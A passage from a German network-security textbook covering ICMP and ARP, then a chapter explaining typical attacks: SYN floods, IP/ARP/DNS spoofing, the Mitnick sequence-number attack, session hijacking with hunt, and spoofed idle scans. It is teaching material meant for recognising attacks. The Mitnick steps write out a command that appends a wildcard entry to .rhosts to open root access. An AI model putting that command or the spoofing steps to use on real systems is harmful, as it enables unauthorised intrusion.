Redirect-Meldungen können verwendet werden, um Router zu spoofen. Wenn ein Netzwerk keine dynamische Routing-Protokolle einsetzt, sollten derartige Meldungen starkes Misstrauen hervorrufen. Unter Linux kann die Annahme derartiger Meldungen mit der Kernel-Variablen `/proc/sys/net/ipv4/conf/*/accept_redirects` abgestellt werden.

#### A.6.5 Parameter Problem

Die Fehlermeldung Parameter Problem ICMP wird versendet, wenn das IP-Datagramm selbst Fehler aufweist. Meistens wurde eine IP-Option falsch verwendet. Da die meisten IP-Implementierungen inzwischen jedoch recht ausgereift sind, kommen diese Fehlermeldungen eigentlich nur noch gehäuft vor, wenn Pakete manuell fehlerhaft konstruiert werden.

#### A.6.6 Echo-Request und Reply

Echo-Request und -Reply sind die ICMP-Nachrichten, die vom Kommando `ping` verwendet werden. Hierbei sendet ein Rechner den ICMP Echo-Request. Der Empfänger antwortet auf jedes Echo-Request-Paket mit einem Echo-Reply-Paket. Um die Pakete voneinander trennen zu können, enthalten sie eine eindeutige Identifikationsnummer und eine Sequenznummer. Die Identifikationsnummer wird verwendet, um die Pakete mehrerer gleichzeitiger `ping`-Aufrufe voneinander zu trennen. Die Sequenznummer wird für jedes versandte Pakete inkrementiert und identifiziert die einzel-

nen Pakete. Dies erlaubt die eindeutige Zuordnung eines Reply-Pakets zu dem Request-Paket und die Ermittlung der Übertragungszeit.

Die meisten Implementierungen des *ping*-Kommandos erlauben es, die Anzahl der zu übertragenden Bytes und den Inhalt zu definieren. So kann unter Linux mit der Option `-p` ein Muster (Pattern) definiert und mit der Option `-s` die Größe angegeben werden. Werden diese Informationen nicht modifiziert, so erlaubt häufig die Größe und der Inhalt des Paketes einen Rückschluss auf das sendende Betriebssystem.

Eine weitere Option, die vor allem in UNIX-Implementierungen des Befehls existiert, ist `-b`. Diese erlaubt ein Broadcast Ping. Hierbei werden die Echo-Request-Pakete an eine Broadcast-Adresse gesendet. Üblicherweise antworten sämtliche UNIX- und Linux-Rechner auf eine derartige Anfrage. In der Vergangenheit konnten hiermit Denial-of-Service-Angriffe erzeugt werden. Der Angreifer spoofte ein Echo-Request-Paket und sandte es an eine Broadcast-Adresse. Sämtliche Rechner antworteten und schickten ihre Antwort an den gespoofen Rechner. Wurden hierzu Netzwerke mit mehreren hundert Rechnern verwendet, konnte der gespoofte Rechner häufig überflutet werden. Heute existieren kaum noch Netzwerke, die diese Pakete, welche an die Broadcast-Adresse gerichtet sind, hineinlassen. Dieser Angriff ist berühmt geworden unter dem Namen SMURF. Die Netzwerke bezeichnet man als SMURF Amplifier-Netzwerk (Verstärker). Informationen hierzu finden sich zum Beispiel unter: <http://www.powertech.no/smurf/>.

Ping-Pakete sind in modernen Netzwerken vollkommen normal. Das Vorkommen lediglich von Echo-Reply-Paketen sollte jedoch die Aufmerksamkeit erregen. Hierbei könnte es sich um einen Tunnel handeln.

### A.6.7 Address Mask Request und Reply

Diese beiden Nachrichten können verwendet werden, um die Subnetzmaske eines Rechners zu ermitteln. Diese Nachrichten verwenden ähnlich dem Echo eine Identifikationsnummer und eine Sequenznummer, um die Nachrichten zuordnen zu können.

Diese Anfragen werden häufig verwendet, um herauszufinden, ob ein bestimmter Rechner erreichbar ist und welche Adressmaske er verwendet. Leider existiert kein klassisches Kommandozeilenwerkzeug für die Erzeugung der Anfrage. Ein Werkzeug, welches jedoch genutzt werden kann, ist *icmpquery*. Dieses Werkzeug ist erhältlich unter <http://www.angio.net/security/>. Hiermit können Rechner erreicht werden, bei denen ein Ping durch einen Firewall blockiert wird. Linux reagiert auf einen Address Mask Request nicht.

### A.6.8 Timestamp Request und Reply

Diese Meldungen sind in der Lage, die Latenz des Netzwerkes zu messen. Hierzu ist es jedoch erforderlich, dass sowohl Absender als auch Empfänger synchrone Uhrzei-

ten verwenden. Ähnlich den Echo-Meldungen und den Address Mask-Meldungen verwenden diese Meldungen auch eine Identifikationsnummer und eine Sequenznummer, um die Pakete zuzuordnen zu können. Ein Werkzeug, welches in der Lage ist, diese Meldungen zu erzeugen, ist *icmpquery*. Es wurde bereits bei den Address Mask-Meldungen erwähnt. Der Linux-Kernel 2.4 reagiert auf eine derartige Anfrage nicht mehr. Der Linux-Kernel 2.2 beantwortet diese Anfrage.

### A.6.9 Router Solicitation und Advertisement

Wenn ein Netzwerkgerät, welches das Router Discovery-Protokoll unterstützt, eingeschaltet wird, sendet es eine Router Solicitation-Meldung. Alle weiteren Router in demselben Netzwerk antworten mit einer Router Advertisement-Nachricht. Damit alle Router die Solicitation-Nachricht erhalten, wird diese entweder an die Broadcast-Adresse 255.255.255.255 oder die *All-Routers* Multicast-Adresse 224.0.0.2 gesendet. Alle Router antworten auf diese Anfragen mit einem Unicast-Paket. Zusätzlich versenden die Router regelmäßig ohne Aufforderung Router Advertisement-Meldungen an die Adresse 224.0.0.1.

## A.7 ARP

Wenn zwei IP-fähige Netzwerkgeräte sich in einem lokalen Netz unterhalten möchten, so müssen sie zunächst ihre Hardware-Adressen austauschen. Die tatsächliche Kommunikation erfolgt nicht auf der Basis der IP-Adressen, sondern dieser Hardware-Adressen. Für das Medium Ethernet wurde das Address Resolution Protocol (ARP) entwickelt. Dieses Protokoll wurde inzwischen auf die meisten anderen Netzwerkmedien portiert. Es erlaubt einem Netzwerkgerät eine Anfrage (ARP Request) zu senden, die von der entsprechenden Gegenstelle mit einer Antwort (ARP Reply) beantwortet wird.

ARP-Pakete werden auf der Data-Link-Schicht versendet. Das ist dieselbe Schicht, die von IP-Paketen genutzt wird. ARP-Pakete sind also unabhängig von IP-Paketen.

ARP-Anfragen werden üblicherweise an alle Rechner eines Netzes versandt. Die Zieladresse des Paketes ist daher *ff:ff:ff:ff:ff:ff*. Dies ist die Ethernet Broadcast-Adresse. Alle Rechner des Netzes verarbeiten das Paket. Es antwortet aber nur derjenige Rechner, der die richtige IP-Adresse besitzt.

Die Ergebnisse dieser Anfragen werden von den Rechnern in einem ARP-Cache zwischengespeichert. Das Verhalten des ARP-Caches wird unter Linux über das *sysctl*-Interface in */proc/sys/net/ipv4/neigh/\** gesteuert. Die Manpage des ARP-Kernel-Moduls *arp* (7) gibt nähere Auskunft über die Werte. Der Inhalt des ARP-Caches kann mit dem Befehl *arp* angezeigt werden:

```
# tcpdump -np arp
tcpdump: listening on eth1
```

```
15:22:23.374171 0:10:a4:c3:26:cb Broadcast arp 42: arp who-has 192.168.0.101
↳ tell 192.168.0.202
15:22:23.374625 0:e0:7d:7d:70:69 0:10:a4:c3:26:cb arp 60: arp reply
↳ 192.168.0.101 is-at 0:e0:7d:7d:70:69
Ctrl-C
# arp -an
? (192.168.0.1) auf 00:50:BF:11:23:DF [ether] auf eth1
? (192.168.0.101) auf 00:E0:7D:7D:70:69 [ether] auf eth1
```

Der Linux-Kernel kann maximal 1.024 Einträge in seinem Cache verwalten.



#### Achtung: ARP-Spoofing

ARP führt keine Authentifizierung durch. ARP-Antworten können daher gefälscht werden. Viele Betriebssysteme verarbeiten alle ARP-Antworten, die sie sehen, ohne dass sie jemals eine ARP-Anfrage gesendet hätten. Des Weiteren gibt es die Möglichkeit des so genannten Gratuitous ARP. Hierbei aktualisiert der Empfänger einen bereits vorhandenen Eintrag. Weitere Informationen zum Thema »ARP-Spoofing« finden Sie auf S. 310.





# B Typische Netzwerkangriffe

Dieses Kapitel stellt einige typische Angriffe und ihre Funktionsweise vor. Es soll bei der Erkennung und dem Verständnis typischer Angriffssituationen helfen. Zusätzlich soll die Besprechung der Angriffe die Informationen aus Anhang A wiederholen und verdeutlichen. Diese Angriffe werden nicht so ausführlich besprochen und analysiert wie im Kapitel »Netzwerkanalysen«. Hiermit wird keine Hacking-Anleitung gegeben, sondern es sollen lediglich die üblichen Angriffe zum besseren Verständnis erklärt werden.

## B.1 Firewalking

Firewalking (<http://www.packetfactory.net/Projects/Firewalk/firewalk-final.html>) ist eine alte Methode, bei der ein Angreifer versucht, mit einem traceroute-ähnlichen Werkzeug die Regeln einer Firewall zu ermitteln. Hiermit besteht die Möglichkeit, die Pakete, die eine Firewall passieren können, zu bestimmen und die Router hinter der Firewall zu kartieren. Dies erfolgt, ohne dass die Pakete von den eigentlichen Zielrechnern protokolliert werden.

Hierzu werden die Pakete so an die entsprechenden Ports der Zielrechner versandt, dass diese Pakete die Zielrechner nicht erreichen können, sondern vorher von der Firewall selbst oder von einem weiteren Router verworfen werden müssen. Dies erfolgt über eine entsprechende Modifikation des Time-to-Live-Wertes.

Der Angreifer ist in der Lage, die internen Router zu kartieren und zu ermitteln, welche Pakete die Firewall passieren können, ohne dass der Zielrechner diese Untersuchung protokollieren kann.

Dieser Angriff hat heutzutage kaum noch von Bedeutung, da zum einen die meisten Firewalls ICMP Time Exceeded-Meldungen nicht nach außen passieren lassen und zusätzlich die Firewall oder das Network-Intrusion-Detection-System diese Aktivitäten auch protokollieren.

## B.2 SYN-Flood

Der SYN-Flood ist ein Angriff, bei dem ein einfacher Paketfilter oder ein Network-Intrusion-Detection-System nicht in der Lage ist, einen Schutz zu bieten oder bei der Verarbeitung des Angriffes zu helfen.

Ein SYN-Flood stellt einen Denial-of-Service-Angriff dar. Hierbei versucht der Angreifer einen Dienst auszuschalten. Dies erfolgt, indem das TCP-Protokoll auf dem angegriffenen Rechner mit Anfragen überlastet wird.

Bei der Besprechung des TCP-Protokolls wurde der TCP-Handshake vorgestellt. Bei ihm wird ein TCP-SYN-Paket an einen Server gesendet. Der Server antwortet auf dieses Paket mit einem SYN/ACK-Paket. Damit sich der Server später an diesen Verbindungsaufbau erinnern kann, speichert er die Verbindungsinformationen in einer Tabelle ab, in der alle schwebenden Verbindungen vorgehalten werden (Pending Connections). Sobald das dritte Paket, das TCP-ACK-Paket des Clients, erhalten wird, erhält die Verbindung den Status einer aufgebauten Verbindung und wird aus der Pending Connections-Tabelle gelöscht und in der Tabelle der aufgebauten Verbindungen (Established Connections) eingetragen.

Bei einem SYN-Flood überflutet der Angreifer den Server mit einer Vielzahl von TCP-SYN-Paketen. Hierbei fälscht der Angreifer zufällig die Absenderadresse der Pakete. Sinnvoll sind hier Absenderadressen von nicht existenten Rechnern. Der Server wird auf alle TCP-SYN-Pakete mit einem TCP-SYN/ACK-Paket antworten und diese Verbindungen in die Pending Connections-Tabelle eintragen. Diese Tabelle weist jedoch (ähnlich allen anderen Tabellen in Computern) nur eine begrenzte Größe auf. Sendet der Angreifer mehr Pakete, als Verbindungen in dieser Tabelle gespeichert werden können, so muss der Server Verbindungen aus dieser Tabelle zu löschen.

Erfolgt gleichzeitig zum SYN-Flood ein korrekter Verbindungsaufbau durch einen echten Client, so kann der Server nicht zwischen dieser Verbindung und den Verbindungen des Angreifers unterscheiden. Sendet der Angreifer so schnell die TCP-SYN-Pakete, dass der Server auch die echte Verbindung aus der Tabelle der Pending Connections entfernen muss, bevor das dritte Paket des TCP-Handshakes vom Client empfangen wird, so wird der Server dieses Paket zurückweisen, da er keine Informationen über die Verbindung mehr besitzt. Die Verbindung wird abgebrochen und der Dienst steht nicht mehr zur Verfügung.

Die meisten TCP-Implementierungen brechen ab 100 TCP-SYN-Paketen pro Sekunde zusammen. Linux bietet die SYN-Cookies. Diese erlauben immer noch einen Verbindungsaufbau bei 15.000 SYN-Paketen pro Sekunde. Hierbei wird die Tabelle der Pending Connections ignoriert und lediglich auf Basis der Sequenznummer über einen Verbindungsaufbau entschieden. Die Funktionsweise wird auf Seite 818 beschrieben, in Ziegler, Linux Firewalls.

## B.3 Spoofing

Spoofing bezeichnet Angriffe, bei denen der Angreifer bestimmte Informationen fälscht. Meist erfolgt dies, um die Identität eines anderen Rechners anzunehmen. Drei verschiedene Arten des Spoofings werden heute durchgeführt. Hierbei handelt es sich um:

- **IP-Spoofing.** Der Angreifer fälscht seine Absender-IP-Adresse. Hiermit kann er die Identität eines anderen Rechners annehmen. Dies erfolgt, um entweder seine Spuren zu verwischen oder um Vertrauensstellungen zwischen gewissen Rechnern auszunutzen.
- **ARP-Spoofing.** Dies wird besonders von Angreifern in geschwichten Netzen eingesetzt, um trotz des Einsatzes eines Switches weiterhin sämtliche ausgetauschten Pakete zu protokollieren. Hierbei werden ARP-Antworten gefälscht. Außerdem wird es für ein TCP-Session Hijacking verwendet (s.u.).
- **DNS-Spoofing.** Hierbei fälscht ein Angreifer die Zuordnung eines DNS-Namens zu einer IP-Adresse, indem er die Antwort eines DNS-Servers fälscht.

### B.3.1 IP-Spoofing

Dies ist die älteste Variante des Spoofings. Hierbei täuscht der Angreifer eine andere IP-Adresse als Absender vor. Dies wird zum Beispiel beim SYN-Flood verwendet, um die eigenen Spuren zu verwischen.

Das IP-Spoofing kann jedoch auch für einen direkten Angriff genutzt werden. Bei der Betrachtung des ICMP-Protokolls wurde der SMURF-Angriff erwähnt. Hierbei sendet der Angreifer ein ICMP Echo-Request-Paket an die Broadcast-Adresse eines Netzwerkes. Sämtliche UNIX-Rechner dieses Netzwerkes reagieren mit einem ICMP Echo-Reply-Paket. Der Angreifer erhält hiermit also eine Multiplikation seiner Pakete. Fälscht der Angreifer nun die Absenderadresse so, dass sie die IP-Adresse des angreifenden Rechners darstellt, antworten alle UNIX-Rechner bei einem Broadcast-Ping an diesen Rechner. Erfolgt dies häufig genug, so besteht die Möglichkeit, die Netzwerkverbindung des angegriffenen Rechners zu überlasten.

Schließlich kann das IP-Spoofing auch verwendet werden, um Vertrauensstellungen zwischen Rechnern auszunutzen. Das UDP-Protokoll bietet keinen Schutz vor gespoofen Paketen, da es nicht verbindungsorientiert arbeitet. Bei einer TCP-Verbindung genügt nicht das Fälschen der IP-Adresse. Der Angreifer muss darüber hinaus auch den TCP-Handshake und die Sequenz- und Acknowledgementnummern spoofen (siehe Abschnitt »Mitnick-Angriff« auf S. 760).

Erlaubt zum Beispiel ein Syslogd-Server die Protokollierung von Meldungen mit dem UDP-Protokoll nur bestimmten IP-Adressen, so genügt es in diesem Fall, wenn der Angreifer die IP-Adresse entsprechend fälscht. Das Paket wird dann akzeptiert und die Meldung dementsprechend protokolliert, als käme sie von dem korrekten Rechner.

### B.3.2 ARP-Spoofing

Beim ARP-Spoofing verfolgt der Angreifer entweder das Ziel, ein TCP-Session Hijacking durchzuführen (s.u.) oder in einer Umgebung, die durch einen Switch kontrolliert wird, dennoch einen Netzwerksniffer einzusetzen.

Der zweite Angriff soll hier ein wenig ausführlicher betrachtet werden.

Wenn zwei Netzwerkgeräte sich mit dem IP-Protokoll unterhalten möchten, so benötigen sie in einem Ethernet-Netzwerk für die eigentliche Kommunikation zunächst auch noch die Ethernet-MAC-Adressen. Hierfür ist das ARP-Protokoll zuständig. Der Rechner, der ein IP-Paket an die IP-Adresse des Zielsystems senden möchte, sendet zunächst einen ARP Request, um die dazugehörige MAC-Adresse zu ermitteln. Anschließend sendet er das IP-Paket an die IP-Adresse des Zielsystems und den Ethernet-Rahmen an die MAC-Adresse des Zielsystems.

Wird aus Geschwindigkeitsgründen in diesem Netzwerk ein Switch eingesetzt, so wird dieser zunächst den ARP Request, da dieser an die Broadcast-Ethernet-Adresse gerichtet ist, an alle angeschlossenen Geräte weiterleiten. Der anschließend versandte Ethernet-Rahmen mit IP-Paket wird jedoch vom Switch nur an das tatsächliche Ziel versandt. Um dies zu ermöglichen, besitzt der Switch eine Liste, in der alle angeschlossenen Geräte mit dem Port, an dem sie angeschlossen sind, und ihren MAC-Adressen abgespeichert sind.

Beim ARP-Spoofing-Angriff (Abbildung B.1) fälscht der Angreifer (Laptop) den ARP-Reply.

1. Der Rechner 192.168.0.5 möchte ein Paket an den Rechner 192.168.0.6 senden. Er sendet einen ARP Request: Welche MAC-Adresse hat der Rechner 192.168.0.6?
2. Der Angreifer beantwortet diese Anfrage nun. Hierzu fälscht er die Antwort, indem er Folgendes sendet: Der Rechner mit der IP-Adresse 192.168.0.6 besitzt die MAC-Adresse 7.
3. Der Rechner 192.168.0.5 sendet nun sein IP-Paket an: Ziel-IP: 192.168.0.6; Ziel-MAC: 7. Der Switch ist nicht in der Lage, die IP-Adressen zu lesen. Er arbeitet lediglich auf der Ebene der MAC-Adressen. Er schlägt in seiner Tabelle nach und stellt fest, dass das Netzwerkgerät mit der MAC-Adresse 7 am Port 4 angeschlossen ist und leitet das Paket an diesen Port weiter.
4. Der Angreifer muss auf seinem Rechner eine Routing-Software aktivieren. Der Rechner des Angreifers erhält nun das Paket und verarbeitet es, da es an die MAC-Adresse seiner Netzwerkkarte gerichtet ist. Es ist jedoch nicht an seine IP-Adresse gerichtet. Dies ist typisch für einen Router. Wurde das Routing aktiviert, so leitet dieser Rechner das Paket nun weiter an die IP-Adresse 192.168.0.6 und die MAC-Adresse 6. Als Absender trägt er die IP-Adresse 192.168.0.5 und seine eigene MAC-Adresse 7 ein. Der Switch wird dieses Paket nun beim richtigen Empfänger zustellen. Dieser wird das Paket verarbeiten und umgekehrt antworten.




Abbildung B.1 ARP-Spoofing bei einem Switch

### B.3.3 DNS-Spoofing

Das DNS-Spoofing führt einen Angriff auf DNS-Ebene durch, der dem Angriff auf ARP-Ebene gleicht. Ein Beispiel wird in der Abbildung B.2 dargestellt.

Beim DNS-Spoofing erfolgen die folgenden Schritte:

1. Der Client 192.168.0.5 möchte eine Netzwerkverbindung mit dem Rechner *www.sparkasse.de* aufbauen. Hierzu benötigt er zunächst die IP-Adresse dieses Rechners. Um diese zu ermitteln, kontaktiert er seinen DNS-Server und fragt ihn nach der IP-Adresse von *www.sparkasse.de*.
2. Da für diese DNS-Anfrage üblicherweise zunächst das UDP-Protokoll eingesetzt wird, existiert kein Schutz gegen gespoofte Pakete. Der Angreifer antwortet an der Stelle des echten DNS-Servers (schneller als der echte DNS-Server) und teilt dem Client mit, dass der Rechner *www.sparkasse.de* die IP-Adresse **192.168.0.7** aufweist.
3. Der Client wird sich nun mit diesem Rechner verbinden und in Wirklichkeit den Rechner *www.sparkasse.de* erwarten. Damit der Client diese Illusion erhält, richtet der Angreifer auf dem Rechner ein Proxy ein, der sämtliche Anfragen an den echten Rechner weiterleitet und die Antworten an den Client übermittelt.
4. Dieser Angriff ist leicht durch die Verwendung von SSL zu vereiteln. Dazu ist aber zusätzlich erforderlich, dass der Client das SSL-Protokoll auch korrekt einsetzt und die Authentifizierung des Servers überprüft.

Es existieren fertige Werkzeuge, die in der Lage sind, unter Linux ein DNS-Spoofing durchzuführen.

## B.4 Mitnick-Angriff

Der Mitnick-Angriff ist einer der bekanntesten Angriffe in der Geschichte der Computersicherheit. Dieser Angriff zeigt sehr eindrucksvoll, wie unterschiedliche Probleme der TCP/IP-Protokollfamilie, wenn sie richtig ausgenutzt werden, große Sicherheitslücken erzeugen können. Dieser Angriff ist heute bei den meisten (UNIX-) Betriebssystemen nicht mehr möglich. Dennoch sind ähnliche Angriffe bei anderen Betriebssystemen weiterhin denkbar. Es handelt sich hierbei unter anderem um einen Angriff auf die TCP-Sequenznummern. Hier soll der entsprechende Teil des Mitnick-Angriffes erläutert werden.

1. Der Angriff beginnt zunächst mit einigen Anfragen an die beiden Rechner mit den UNIX-Befehlen `finger`, `showmount` und `rpcinfo`, um die Vertrauensstellung zwischen diesen beiden Rechnern zu ermitteln. Hierbei deutet sich an, dass der rechte Rechner einer Anmeldung auf dem linken Rechner vertraut.
2. Anschließend erfolgt ein SYN-Flood des linken Rechners. Dies führt dazu, dass dieser Rechner nicht in der Lage ist, auf weitere Verbindungsaufbauten zu reagieren. Zusätzlich wird dieser Rechner auch nicht auf unerwartete SYN/ACK-Pakete mit einem RST-Paket reagieren.
3. Anschließend kontaktiert der Angreifer mehrmals hintereinander (20) einen TCP-Dienst auf dem rechten Rechner. Hiermit versucht er den Mechanismus zu bestimmen, mit dem der rechte Rechner die initiale Sequenznummer für eine Verbindung wählt.
4. Nun fälscht der Angreifer ein SYN-Paket an den Dienst `x-terminal.shell`. Er sendet es an den rechten Rechner mit der Absender-IP-Adresse des linken Rechners. Da sich der Angreifer nicht in einem Netzwerk mit beiden Rechnern befindet, sieht er die Antwort nicht, die der rechte Rechner an den linken Rechner sendet. Diese Anmeldung versucht eine Vertrauensstellung auszunutzen, die es dem linken Rechner erlaubt, ohne Eingabe eines Kennwortes sich als `root` anzumelden.
5. Der linke Rechner empfängt das SYN/ACK-Paket des rechten Rechners. Er kann jedoch aufgrund des SYN-Floods nicht reagieren und verwirft es.
6. Der Angreifer ist in der Lage, die Sequenznummer des SYN/ACK-Pakets vorherzusagen und ein eigenes ACK-Paket so zu konstruieren, dass es für den rechten Rechner als ein gültiges Antwortpaket erscheint. Hierzu muss er die Sequenznummer, die der rechte Rechner für sein SYN/ACK-Paket gewählt hat, vorherzusagen.




Abbildung B.2 DNS-Spoofing

7. Der rechte Rechner geht nun von einem vollständigen TCP-Handshake aus.
8. Der Angreifer sendet nun ein Paket an den rechten Rechner mit folgendem Inhalt: `echo ++ >>/ .rhosts`. Hiermit erlaubt er jedem weiteren Rechner eine Anmeldung als `root` auf dem angegriffenen rechten Rechner, ohne dass eine weitere Authentifizierung erforderlich ist.
9. Anschließend beendet der Angreifer die gespoofte Verbindung mit entsprechenden TCP-FIN-Paketen.
10. Nun löst der Angreifer den SYN-Flood durch Senden von TCP-RST-Paketen auf. Der linke Rechner ist nun wieder in der Lage, Verbindungen entgegenzunehmen und aufzubauen.
11. Der Angreifer ist nun in der Lage, sich von jedem Rechner aus als `root` auf dem angegriffenen rechten Rechner anzumelden. Kevin Mitnick installierte anschließend ein Kernel-Modul, welches weitere Angriffe erlaubte.

Kevin Mitnick hat bei diesem Angriff die Tatsache ausgenutzt, dass der angegriffene Rechner seine initiale Sequenznummer nach einem vorhersagbaren Muster ermittelte. Heute verwenden alle UNIX-Systeme zufällige initiale Sequenznummern, so dass ein derartiger Angriff weitaus schwerer ist.

## B.5 Session Hijacking

Der Mitnick-Angriff hat die Verwundbarkeit des TCP-Protokolls vorgeführt, wenn die initialen Sequenznummern vorhergesagt werden können. Aber selbst wenn das nicht der Fall ist, ist ein Übernehmen der Verbindung durch einen Angreifer (Session Hijacking) möglich. Hierzu ist es jedoch erforderlich, dass der Angreifer in der Lage ist, die Verbindung zu beobachten. Er kann dann die verwendeten TCP-Sequenznummern direkt von den ausgetauschten Paketen ablesen.

Durch eine sinnvolle Konstruktion von gespoofen Paketen ist es dann möglich, eigene Daten in diese Verbindung zu injizieren. Dieser Angriff war in der Vergangenheit sehr kompliziert und schwer durchzuführen. Seit einigen Jahren existieren jedoch mehrere Werkzeuge, die dies stark vereinfachen. Die bekanntesten Werkzeuge sind *juggernaut* und *hunt*.

Im Folgenden soll schematisch die Funktionsweise von *hunt* erläutert werden.

1. Wenn *hunt* eine laufende Verbindung beobachtet, so ist es in der Lage, diese Verbindung zu übernehmen. Das Programm *hunt* ist hierbei für Rlogin- und Telnet-Verbindungen optimiert. Dies erfolgt, indem *hunt* sowohl den Client als auch den Server überzeugt, dass sie die Pakete an andere MAC-Adressen versenden müssen (ARP-Spoofing). Anschließend senden sowohl Client als auch Server weiterhin korrekte TCP/IP-Pakete. Diese werden jedoch nicht mehr von der Gegenseite gesehen, da sie an falsche und unter Umständen nicht existente MAC-Adressen gerichtet sind. *hunt* sieht jedoch weiterhin diese Pakete und ist in der Lage, die wichtigen Informationen zwischen Client und Server auszutauschen.
2. Nun kann *hunt* weitere Informationen in den Fluss dieser Verbindung injizieren. Da *hunt* die TCP-Pakete sieht, kann *hunt* die erforderlichen Sequenznummern berechnen.
3. Der Server wird den Empfang der zusätzlichen Daten bestätigen. Da er jedoch das ACK-Paket zwar an die korrekte IP-Adresse des Clients sendet, aber die falsche MAC-Adresse nutzt, sieht der Client diese Bestätigung nicht und sendet keine Fehlermeldung an den Server. *hunt* ist weiterhin in der Lage, weitere Daten mit der Vertrauensstellung des Clients an den Server zu senden.
4. Nachdem die Injektion erfolgt ist, bestehen zwei grundsätzliche Möglichkeiten. *hunt* ist in der Lage, die Verbindung mit einem RST-Paket abubrechen. *hunt* ist aber auch in der Lage, die Verbindung zu resynchronisieren. Hierbei werden einige Daten an den Client und den Server gesendet. Außerdem ist es erforderlich, dass der Benutzer auf dem Client weitere Daten eingibt. Dann kann eine Resynchronisation erfolgreich sein. Der Client hat den Eindruck, dass die Netzwerkverbindung lediglich vorübergehend ausgefallen ist.

Das Werkzeug *hunt* ist erhältlich auf der Homepage von Pavel Krauz (<http://lin.fsid.cvut.cz/~kra/index.html>).

## B.6 Gespoofter Portscan

Normalerweise ist ein gespoofter Portscan nicht möglich. Bei einem Portscan versucht der Angreifer Daten über das untersuchte System zu ermitteln. Spooft er jedoch seine Absenderadresse, so erhält er nie das Ergebnis seines Scans.

Verschiedene Werkzeuge wie zum Beispiel Nmap (<http://www.nmap.org>) versuchen das Problem zu lösen, indem sie jedes Paket in einem Scan mehrfach senden. Alle zusätzlichen Pakete weisen eine gefälschte Absenderadresse auf. Dies erschwert eine Analyse und Bestimmung des Ursprungs des Portscans sehr oder macht diese Bestimmung sogar unmöglich.

Jedoch gibt es auch die Möglichkeit, einen echten gespooften Portscan durchzuführen. Hierzu ist ein dritter Rechner erforderlich. Dieser Rechner sollte gleichzeitig keine aktiven Netzwerkverbindungen besitzen. Daher wird er als *Silent Host* bezeichnet. Abbildung B.3 demonstriert die Vorgehensweise.

Der Angreifer sucht zunächst einen so genannten *Silent Host*. Dies ist ein Rechner, der gleichzeitig keine anderen Netzwerkverbindungen unterhält. Hierbei kann es sich zum Beispiel um einen Windows 98-Rechner einer asiatischen Universität handeln. Er beginnt nun, TCP-SYN-Pakete in regelmäßigen Abständen (1/Sekunde) an einen geschlossenen Port zu senden. Er erhält für jedes Paket ein TCP-RST/ACK-Paket zurück. Diese Pakete weisen eine steigende IP-Identifikationsnummer auf (Abbildung A.2). Wenn der Rechner gleichzeitig keine weiteren Pakete versendet, so wird diese Nummer immer um 1 inkrementiert. (Achtung: Windows vertauscht die beiden Bytes der Identifikationsnummer. Unter Linux erscheint damit der Inkrementierungsschritt als 256.)

Nun beginnt der Angreifer mit dem Portscan. Er sendet mehrere Pakete in den gleichen regelmäßigen Abständen an das Opfer. Hierbei fälscht er die Absenderadresse so, dass das Opfer seine Antworten an den *Silent Host* sendet. Es existieren nun zwei Möglichkeiten: Der Port ist offen oder der Port ist geschlossen.

1. **Offen:** Wenn der Port auf dem Opfer offen ist, so antwortet das Opfer mit einem TCP-SYN/ACK-Paket an den *Silent Host*. Dieser kann dieses Paket nicht zuordnen und sendet ein TCP-RST-Paket an das Opfer. Damit ist die Verbindung für alle beendet.
2. **Geschlossen:** Wenn der Port auf dem Opfer geschlossen ist, so antwortet das Opfer mit einem TCP-RST/ACK-Paket an den *Silent Host*. Eine Fehlermeldung darf nie mit einer Fehlermeldung beantwortet werden. Daher reagiert der *Silent Host* nicht.

Da der *Silent Host*, wenn der Port auf dem Opfer offen war, nun weitere Pakete in regelmäßigen Abständen an das Opfer versendet, wird die IP-Identifikationsnummer der Pakete, die vom *Silent Host* an den Angreifer gesendet werden, immer um 2 inkrementiert. Dies ist ein Zeichen, dass der Port offen war. Ändert sich dies nicht, so war der Port geschlossen.

